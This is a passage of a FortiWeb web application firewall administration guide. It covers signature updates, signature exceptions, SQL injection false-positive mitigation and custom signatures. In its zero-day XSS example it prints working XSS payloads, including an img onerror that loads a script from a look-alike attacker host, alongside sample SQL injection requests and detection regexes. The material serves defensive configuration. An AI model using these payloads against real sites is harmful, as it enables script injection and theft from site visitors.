Results of the update activity appear in **FortiWeb Security Service** in the **FortiGuard Information** widget. If you have enabled logging in:

- **Log & Report > Log Config > Other Log Settings**
- **Log & Report > Log Config > Global Log Settings**

when the FortiWeb appliance requests an update, the event is recorded in **Log & Report > Log Access > Event**. Example log messages include:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it will record a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

Uploading signature & geography-to-IP updates

You can manually update the geography-to-IP mappings and the attack, virus, and botnet signatures that your FortiWeb appliance uses to detect attacks. Updating these ensures that your FortiWeb appliance can detect recently discovered variations of these attacks, and that it knows about the current statuses of all IP addresses on the public Internet.

After restoring the firmware of the FortiWeb appliance, you should install the most currently available packages through FortiGuard. Restoring firmware installs the packages that were current at the time the firmware image file was made: they may no longer be up-to-date.

Alternatively, you can schedule automatic updates, or manually trigger the appliance to immediately request an update. For details, see Scheduling automatic signature updates on page 423 and Manually initiating update requests on page 425.

This does not, however, update geography-to-IP mappings, which still must be uploaded manually.

To manually upload signatures

1. Download the file from the Fortinet Technical Support website: HTTPs://support.fortinet.com/
2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.
3. Go to **System > Config > FortiGuard**.

4. In the row next to the service whose signatures you want to upload, click the **Update** link.
   A dialog appears that allows you to upload the file.
5. Click the **Browse** button (its name varies by browser) and select the signatures file, then click **OK**.
   Your browser uploads the file. Time required varies by the size of the file and the speed of your network connection. Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

See also

- Restoring firmware (“clean install”) on page 925

Enforcing new FortiGuard signature updates

FortiWeb now allows to deploy new signature updates in alert mode. This provides a mechanism for customers to first test new signatures in their environment before setting them to block mode.

When you update the FDS, new signatures in the update will be listed in **Signature Update Management** pane, and you can view the new signatures here.

If **Signature Update Management** is not enabled in **Feature Visibility**, you must enable it by going to **System > Config > Feature Visibility > Security Features**.

When you update the FDS, those untreated signatures will be automatically applied.

To update the FortiGuard signature

1. Go to **System > Config > FortiGuard**.
2. Click **Signature Update Management** tab.

   New signatures in the update if any are listed here. You can see the signature ID, description, and status (Applied, Unapplied) of each signature.



3. Select one signature, and you can perform any of the three actions:
   - Disable: disable the signature across all the web protection policies. If this signature related rule brings multiple blocks, you can confirm the false positive and enable this option.

- Approve: change the Alert mode of the signature to normal status, with the action as configured in signature protection policy.
- Undo: use this option to cancel the "Disable" and "Approve" operations for a signature.

Receiving quarantined source IP addresses from FortiGate

FortiGate can maintain a list of source IPs that it prevents from interacting with the network and protected systems. You can configure FortiWeb to receive this list of IP addresses at intervals you specify. You can then configure an inline protection profile to detect the IP addresses in the list and take an appropriate action.

This feature is available only if the operating mode is Reverse Proxy or True Transparent Proxy.

To enable FortiGate integration:

Before you can begin configuring FortiGate integration, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Security Features**.
3. Enable **FortiGate Integration**.
4. Click **Apply**.

To configure a FortiGate appliance that provides banned source IPs

1. Go to **System > Config > FortiGate Integration**.
2. Configure these settings:

Enable	Select to enable transmission of quarantined source IP address information from the specified FortiGate.
FortiGate IP Address	Specify the FortiGate IP address that is used for administrative access.
FortiGatePort	Specify the port that the FortiGate uses for administrative access via HTTPs. In most cases, this is port 443.
Protocol	Specify whether the FortiGate and FortiWeb communicate securely using HTTPS.
Administrator Name	Specify the name of the administrator account that FortiWeb uses to connect to the FortiGate.
Administrator Password	Specify the password for the FortiGate administrator account that FortiWeb uses.
Schedule Frequency	Specify how often FortiWeb checks the FortiGate for an updated list of banned source IP addresses, in hours. The valid range is 1 to 5.

3. Click **Apply** to save your changes.
4. To configure FortiWeb to detect the quarantined IP addresses and take the appropriate action, configure the **FortiGate Quarantined IPs** settings in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.

See also

- Connecting to FortiGuard services on page 417

False Positive Mitigation for SQL Injection signatures

The signatures that FortiWeb uses to detect SQL injection attacks are classified into three classes: SQL injection, SQL injection (Extended) and SQL injection (Syntax Based Detection). You can see them being listed in a signature policy. For details, see Blocking known attacks on page 409.

When SQL injection or SQL injection (Extended) is enabled, FortiWeb scans the requests and matches them with the signatures based on pattern recognition (multi-pattern keyword and regular expression patterns). However, such an approach may cause false positives; one normal request might be mistakenly marked as a SQL injection attack. For example, the below requests will match the signature and trigger a false positive because the second request has the key words `select` and `user` in the parameter value:

```
GET /test.asp?id=1 and 0<>(select count(*) from user_table where user like 'admin') HTTP/1.1
GET /test.asp?text= please select a user from the group to test our new product HTTP/1.1
```

When False Positive Mitigation is enabled, a triggered signature request is processed further to validate whether it contains valid SQL content.

To verify whether the request is an SQL injection, FortiWeb uses lexical analysis which converts the statement characters in the request into a sequence of tokens. It then runs the tokens through different built-in SQL templates and using a SQL parser it validates whether this is a true SQL structure. If it is then this event is not a false positive and FortiWeb triggers the signature violation action

Syntax-based SQL injection detection uses a new approach based on lexical and syntax analysis to detect SQL injection attacks without false positives and false negatives. Therefore, it does not require False Positive Mitigation.

Syntax-Based SQL Injection detection is configured with signatures for your convenience; these are not technically signatures and do not use regex and pattern matching.

Enable False Positive Mitigation for SQL Injection and SQL Injection (Extended)

When you enable **SQL Injection** and/or **SQL Injection (Extended)** in a signature policy, you can also enable False Positive Mitigation for those signatures.

1. Go to **Web Protection > Known Attacks > Signatures**.
2. Select the signature policy to open the edit panel.
3. Click the buttons for **SQL Injection** and/or **SQL Injection (Extended)** in the False Positive Mitigation field on the table.
   Alternatively, you can apply False Positive Mitigation to SQL Injection and/or SQL Injection (Extended) when editing the signatures. From **Web Protection > Known Attacks > Signatures** view or edit a signature policy and click Signature Details. Select the **SQL Injection** and/or **SQL Injection (Extended)** folder and enable **False Positive Mitigation**.
4. Optionally, define specific signatures to which you would not like to apply **False Positive Mitigation**. By default, when you enable **False Positive Mitigation**, it applies to all supported signatures. You can select specific signatures and disable **False Positive Mitigation**.

Configuring action overrides or exceptions to data leak & attack detection signatures

You can configure FortiWeb to omit attack signature scans in some cases. You can also configure the signature to generate a log or alert only instead of simply blocking the attack.

Exceptions are useful when you know that some parameters cause false positives by matching an attack signature during normal use. Signature exceptions define request parameters that are **not** subject to signature rules. For example, the HTTP `POST` URL `/pageupload` accepts input that is PHP code, but it is the **only** URL on the host that does. Create an exception that, in the **PHP Injection** category, disables that specific signature ID for the URL `/pageupload` in the signature rule that normally blocks all injection attacks.

Supported HTTP elements in Exceptions

The following request elements can be defined in the Exceptions:

- **HTTP method**
  HTTP Method includes GET, POST, HEAD, OPTIONS, TRACE, CONNECT, DELETE, PUT, PATCH, OTHERS.
  For example: `GET / HTTP/1.1`.
- **Client IP**
  The IP address of the client that initiates the request.
- **Host**
  The Host request-header field specifies the Internet host and port number of the resource being requested.
  FortiWeb will detect the HOST field in the HTTP Header. For example: `Host: developer.mozilla.org:8080`, `Host: developer.mozilla.org`.
- **URI**
  URI is a literal URL which does not include parameters. It's placed after the HTTP Method in HTTP Header. For example: `/folder1/index.htm`.
- **Full URL**
  Unlike URI, the full URL includes parameters. It's placed after the HTTP Method in HTTP Header. For example: `/testpage.php?a=1&b=2`.
- **Parameter**
  HTTP Parameter is a name/value pairs. It appears in the URL after ? and in HTTP body.

  Example 1
  "P1=V1&P2=V2" is the parameter in "`POST /dir/file.html?`**`P1=V1&P2=V2`**` HTTP/1.1`".
  Example 2

  "a=1&P2=V2" is the parameter in the following HTTP request body.

  ```
  POST /1.html HTTP/1.1
  Host: 10.100.20.138:8090
  User-Agent: curl/7.61.1
  Accept: */*
  Content-Length: 3
  Content-Type: application/x-www-form-urlencoded
  a=1&P2=V2
  ```
- **Cookie**
  The Cookie field in HTTP Header. It include name and value pair.
  For example: `cookiesession3=Rm9ydGl3ZWIK; domain=fwbqa-win2k3.fwbqa.com; path=/autotest/;`
- **HTTP Header**
  HTTP Head fields are a list of strings including name and value.
  For example: `Server: Apache/2.4.38 (Win64) OpenSSL/1.1.1b PHP/7.0.5 mod_jk/1.2.42`
- **JSON Elements**
  The json element in HTTP Packet Body.

For example:

```
{"people":[{"JSONname1": "image_w3default.gif%20onmousedown=%22addlert
('xss%20success')%22","ping_IPAddr":"12.12.12.12"},
{"firstName":"Jason","lastName":"Hunter"}]}
```

If you are not sure which exceptions to create, examine your attack log for messages generated by normal traffic on servers that are not actually vulnerable to that attack. Click the Message field content, and then click **Add Exception**.

To configure a signature exception, action override, or disable a signature

1. Go to **Web Protection > Known Attacks > Signatures**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select a signature policy and click **Edit**.
   Note: You can only view predefined signature policies. To further configure predefined policies, first clone them and then begin editing.
3. Click **Signature Details**.
4. In the signature tree on the left, click a signature folder to open the category in which you want to disable a specific signature. Select an individual sub-category to display a list of individual signature IDs in the pane to the right. Optionally, in the pane that lists individual signatures, click **Search**.
5. Click the row of the signature ID to disable.
   The selected signature row is highlighted in yellow.
6. To **disable** the signature for this rule, or globally, right-click the signature's row and select to disable the signature in the current policy or in all policies.
7. On the **Signature** tab, do the following:
   - If you want to receive **only logs or alert email** about detections, but do not want to block matching requests, in the **Signature** tab, select **Alert Only**. You can set **Alert Only** for up to 1024 signatures in one administrative domain.
   - For the signatures that support False Positive Mitigation, if you want to disable False Positive Mitigation to a signature, un-check **False Positive Mitigation Support**. For details, see False Positive Mitigation for SQL Injection signatures on page 429.
8. If you want to **exempt** specific host name/URL combinations, in the Signature ID pane on the right side, select the **Exception** tab and click Create New.
   Note: You can create up to 128 exceptions for each signature.
9. For **Element Type**, select the type of request element to exempt from this signature and configure these settings. Refer to Supported HTTP elements in Exceptions for the instruction on HTTP elements.

HTTP Method		
	Operation	• **Include**—FortiWeb does not perform a signature scan for requests that include the specified HTTP methods. • **Exclude**—FortiWeb only performs signature scans for requests that include the specified HTTP methods.
	HTTP Method	Select the methods to include or exclude from the signature exemption.
Client IP		

	Operation	• **Equal**—FortiWeb does not perform a signature scan for requests with a client IP address or IP range that matches the value of **Client IP**. • **Not Equal**—FortiWeb only performs a signature scan for requests with a client IP address or IP range that matches the value of **Client IP**.
	Client IP	Specify the client IP address or IP range that FortiWeb uses to determine whether or not to perform a signature scan for the request.
Host		
	Operation	• **String Match**—**Value** is a literal host name. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the hosts that the exception applies to.
	Value	Specifies the `Host:` field value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
URI		
	Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URIs that the exception applies to.
	Value	Specifies a URL value to match. You can use up to 2048 characters in regex configuration for signature. The value does not include parameters. For example, `/testpage.php`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/causes-false-positives.php`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name or parameters. To match a domain name, use the **Host** element type. To match a URL that includes parameters, use the **Full URL** type.

	To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Full URL	
Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URLs that the exception applies to.
Value	Specifies a URL value that includes parameters to match. For example, `/testpage.php?a=1&b=2`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/testpage.php?a=1&b=2`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name. To match a domain name, use the **Host** element type. To match a URL that does not include parameters, use the **URI** type. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Parameter	
Operation	• **String Match**—**Name** is the literal name of a parameter. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the parameter that the exception applies to.
Name	Specifies the name of the parameter to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Enable to specify a parameter value to match in addition to the parameter name.
Value	Specifies the parameter value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Cookie	

Operation	• **String Match**—**Name** is the literal name of a cookie. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the cookie that the exception applies to.
Name	Specifies the name of the cookie to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Select to specify a cookie value to match in addition to the cookie name.
Value	Specifies the cookie value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
HTTP header	
Operation	• **String Match**—**Name** is the literal name of an HTTP header. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the HTTP header that the exception applies to.
Name	Specifies the name of the HTTP header to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Enable to specify an HTTP header value to match in addition to the HTTP header name.
Value	Specifies the HTTP header value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
JSON Elements	
Operation	• **String Match**—**Name** is the literal name of a JSON element. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the JSON element that the exception applies to.
Name	Specifies the name of the JSON element to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Enable to specify a JSON element value to match in addition to the JSON element name.
Value	Specifies the JSON element value to match.

	To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Concatenate	• **And**—A matching request matches this entry in addition to other entries in the exemption list. • **Or**—A matching request matches this entry instead of other entries in the exemption list. Later, you can use the exception list options to adjust the matching sequence for entries. For details, see Example: Concatenating exceptions on page 436.

10. Click **Apply**.
11. Repeat the previous steps for each entry that you want to add to the signature exception.
    FortiWeb generates a dynamic description of the match sequence you created and displays it at the top of the exception list. You can adjust the sequence using the move options (up and down arrows).

To configure Signatures Exception Rules in attack logs

1. Go to **Log&Report > Log Access > Attack**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log&Report** category. For details, see Permissions on page 52.
2. Select an attack for which you would like to create an exception.
3. In the window that populates to the right, click the **Message** information and select **Add Exception** as illustrated below:



4. For **Signature Policy Name**, select the signature policy for which you want to create an exception.
5. For **Element Type**, select the type of request element for the exception.
6. Enable **Advance Mode**.
7. Refer to the table in For Element Type, select the type of request element to exempt from this signature and configure these settings. Refer to Supported HTTP elements in Exceptions for the instruction on HTTP elements. on page 431 to complete the exception rule based on the **Element Type** you selected.

8. Click **OK**.

See also

- Blocking known attacks on page 409
- Filtering signatures on page 436

Example: Concatenating exceptions

The illustration displays the following signature exception configuration:

- The concatenate type for the HTTP Method exception rule (ID 2) is **And**.
- The concatenate type for the Client IP rule (ID 3) is **Or**.
- The concatenate type for the URI rule has no effect, because it is the first rule.



The final logic of the example is (1 And 2) OR (3), which means FortiWeb skips the signature when both the URI and HTTP Method exception rules match the request, or the Client IP rule matches.

Filtering signatures

You can filter signatures using a keyword. Examples of keywords include:

- Disabled signatures
- Signatures that you changed from their default action to **Alert Only**
- SQL injection signatures for **False Positive Mitigation Support**, which provides additional SQL syntax validation, is disabled
- Signatures that correspond to a specific CVE identifier
- Signatures configured with one or more exceptions

To locate these kinds of signatures for review or editing, click **Filters** in the navigation tree, select the type of filter you want to apply, and then click **Apply**.

See also

- Blocking known attacks on page 409
- Configuring action overrides or exceptions to data leak & attack detection signatures on page 430

Defining custom data leak & attack signatures

Custom signatures can be attack signatures and/or data leak signatures.

If the predefined regular expressions cause false positives or do not match what you need, you can configure your own. This gives you the flexibility to define your own special types of personally identifiable information, as well as zero-day attacks.

Signatures should be crafted carefully to avoid performance issues inherent in regular expressions that use recursion. For details, see Regular expression performance tips on page 861.

To configure a custom signature

1. Go to **Web Protection > Known Attacks > Custom Signature**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. From the **Custom Signature** tab, click **Create New**, then configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Direction	Select which direction FortiWeb applies the expression to: • **Request**—The custom signature is designed to detect attacks. • **Response**—The custom signature is designed to detect information disclosure.
Action	Select the action FortiWeb takes when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. **Note:** If Direction on page 437 is **Data Leakage**, does **not** cloak, except for removing sensitive headers. Sensitive information in the body remains unaltered. • **Alert & Deny**—Block the request (reset the connection) and generate an alert and/or log message. This option is applicable only if Direction on page 437 is **Signature Creation**. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Erase & Alert**—Hide replies with sensitive information (sometimes called "cloaking"). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message. This option is applicable only if Direction on page 437 is **Data Leakage**. If the sensitive information is a status code, you can customize the web

	page that will be returned to the client with the HTTP status code. **Note:** This option is not fully supported in Offline Protection mode. Effects will be identical to **Alert**; sensitive information will not be blocked or erased. • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 438. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Erase, no Alert**—Hide replies with sensitive information (sometimes called "cloaking"). Block the reply (or reset the connection) or remove the sensitive information without generating an alert email and/or log message. This option is applicable only if Direction on page 437 is **Data Leakage**. **Note:** This option is not fully supported in Offline Protection mode. • **Send HTTP Response**—Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that FortiWeb returns to the client. For details, see Customizing error and authentication pages (replacement messages) on page 721.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Monitoring currently blocked IPs on page 839.

3. Click OK.

4. Click **Create New** to create a custom signature condition rule. The condition rules in the same custom signature are in "AND" relationship.
5. Complete the following settings:

Match Operator	• **Regular expression match**—The signature matches when the value of a selected target in the request or response matches the **Regular Expression** value. • **Greater than/Less than/Not equal/Equal**—FortiWeb determines whether the signature matches by comparing the value of a selected target in the request or response to the **Threshold** value.
Case Sensitive	Select to differentiate between upper case and lower case letters in the Regular Expression on page 439 value. For example, when this option is enabled, an HTTP request involving `tomcat` would **not** match a sensitive information signature that specifies `Tomcat` (difference is lower case “t”).
Regular Expression	Specifies the value to match in a selected target. If the Action on page 437 is **Alert & Erase**, enclose the portion of the regular expression to erase in brackets. For example, the regular expression value `(webattack)` detects and erases the string `webattack` from responses. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Threshold	If Greater Than, Less Than, Equal, or Not Equal is selected as the Match Operator on page 439, this is the value that FortiWeb uses to evaluate a selected target.
Available Target/Selected Target	Use the arrows to add or remove locations in the HTTP request that FortiWeb scans for a signature match, then click the right arrow to move them into the **Search In** area. The argument's name and value are often included in the request body. In this case, you can't create a rule for the REQUEST_BODY target to detect the argument's name and value. Instead, you need to create rules for ARGS_NAME or/and ARGS_VALUE targets. For example, if you want to block the parameter `count` if its value is `true` (`"count":true`), you can create the following two rules: Rule #1: • Regular expression:`count` • Selected Target: `ARGS_NAMES` Rule #2: • Regular expression:`true` • Selected Target: `ARGS_VALUE`

	Whether a string should be treated as an argument or request body depending on the syntax of the content. For example, the above mentioned `"count":true` is only considered as argument in JSON and XML content types. For other content types, it is just a text string in the request body. See the following examples for more details: • Example: ASP .Net version & other multiple server detail leaks • Example: Zero-day XSS • Example: Local file inclusion fingerprinting via Joomla

6. Click **OK**.
7. Repeat this procedure for each rule that you want to add.
8. Click **OK** to save your custom signature.
9. Go to **Web Protection > Known Attacks > Custom Signature**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
10. From the **Custom Signature Group** tab, click **Create New** to create a new group of custom signatures.
    Alternatively, to add your custom signature to an existing set, click Edit to add it to that set.
    The custom signatures in the same group are in "OR" relationship.
11. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
12. Click **OK**.
13. Click **Create New** to include individual rules in the set.
14. From the **Custom Signature** drop-down list, select a custom signature to add to the group.
    To view or change information associated with the custom signature, select the **Detail** link. The **Edit Custom Signature** dialog appears. You can view and edit the rules. Use the browser **Back** button to return.
15. Click **OK**.
16. Repeat the previous steps for each individual rule that you want to add to the custom signature set.
17. Group the custom signature set in a signature rule. For details, see Blocking known attacks on page 409.
    When the custom signature set is enabled in a signature rule policy, you can add either the group or an individual custom signature rule in the group to an advanced protection custom rule. For details, see Custom Policy on page 449.

See also

- Example: ASP .Net version & other multiple server detail leaks on page 440
- Example: Zero-day XSS on page 442
- Example: Local file inclusion fingerprinting via Joomla on page 444
- Example: Sanitizing poisoned HTML on page 369
- Blocking known attacks on page 409

Example: ASP .Net version & other multiple server detail leaks

Example.com is a cloud hosting provider. Because it must offer whatever services its customers' web applications require, its servers run a variety of platforms—even old, unpatched versions with known vulnerabilities that have not been configured securely. Unfortunately, these platforms advertise their presence in a variety of ways, identifying weaknesses to potential attackers.

HTTP headers are one way that web server platforms are easily fingerprinted. Example.com wants to remove unnecessary headers that provide server details to clients in order to make it harder for attackers to fingerprint their platforms and craft successful attacks. Specifically, it wants to erase these HTTP response headers:

```
X-AspNet-Version: 2.0.50727
X-AspNetMvc-Version: 3.0
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
```

To do this, Example.com writes a custom signature that erases content with 4 meet condition rules, one to match the contents of each header (but not the header's key), and includes the custom signature in the signature set used by the protection profile:

Direction on page 437	Response
Action on page 437	Alert & Erase
Severity on page 438	Low
Trigger Action on page 438	notification-servers1
Meet condition rule 1	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	\bServer:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 2	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	\bX-AspNetMvc-Version:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 3	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	\bX-AspNet-Version:(.*)\b
Selected Target	ARGS_NAMES
Meet condition rule 4	
Match Operator on page 439	Regular expression match
Regular Expression on page 439	\bX-Powered-By:(.*)\b
Selected Target	ARGS_NAMES

The result is that the client receives HTTP responses with headers such as:

```
Server: XXXXXXXX
X-Powered-By: XXXXXXXX
X-AspNet-Version: XXXXXXXX
```

To improve performance, Example.com could use the attack logs generated by these signature matches to notify system administrators to disable version headers on their web servers. As each customer's web server is reconfigured properly, this would reduce memory and processor power required to rewrite its headers.

See also

- Defining custom data leak & attack signatures on page 437

Example: Zero-day XSS

Example.com is a cloud hosting provider. Large and with a huge surface area for attacks, it makes a tempting target and continuously sees attackers trying new forms of exploits.

Today, its incident response team discovered a previously unknown XSS attack. The attacker had breached the web applications' own input sanitization defenses and succeeded in embedding 3 new methods of browser attacks in many forum web pages. Example.com wants to write a signature that matches the new browser attacks, regardless of what method is used to inject them.

All of the example text colored magenta contributes to the success of the attacks, and should be matched when creating a signature.

The first new XSS attack found was:

```
<img
       src='/images/nonexistant-file'
       onerror= document.write(
                <scr I pt src= www.example.co/xss.js>);
     />
```

The above attack works by leveraging a client web browser's error handling against itself. Without actually naming JavaScript, the attack uses the JavaScript error handling event `onError()` to execute arbitrary code with the HTML `<img>` tag. The `<img>` tag's source is a non-existent image. This triggers the web browser to load an arbitrary script from the attacker's command-and-control server. To avoid detection, he attacker has even bought a DNS name that looks like one of example.com's legitimate servers: www.example.co.

The incident response team has also found two other classes of XSS that evades the forum's own XSS sanitizers (which only look for injection of `<script>` and `<object>` tags). The first one exploits a web browser's parser by tricking it with additional quotes in an unexpected place:

```
<img """><script>alert("XSS")</script>">
```

The second one exploits the nature of all web pages with images and other external files. Other than the web page itself, all images, scripts, styles, media, and objects cause the web browser to make secondary HTTP requests: one for each component of the web page. Here, the `<img>` tag causes the client's web browser to make a request that is actually an injection attempt on another website.

```
<img src="HTTP://other.example.com/command.php?variable=attackcode">
```

The incident response team has written 3 regular expressions to detect each of the above XSS attack classes, as well as similar permutations that use HTML tags other than `<img>`:

- `<(.*)src(\s)*=(\s)*[‘’ ‘”](\s)*(.*)(\s)*[‘’ ‘”](\s)*onError`
- `<(.*)[‘’ ‘”][‘’ ‘”]*(.*)>(\s)*<script>`
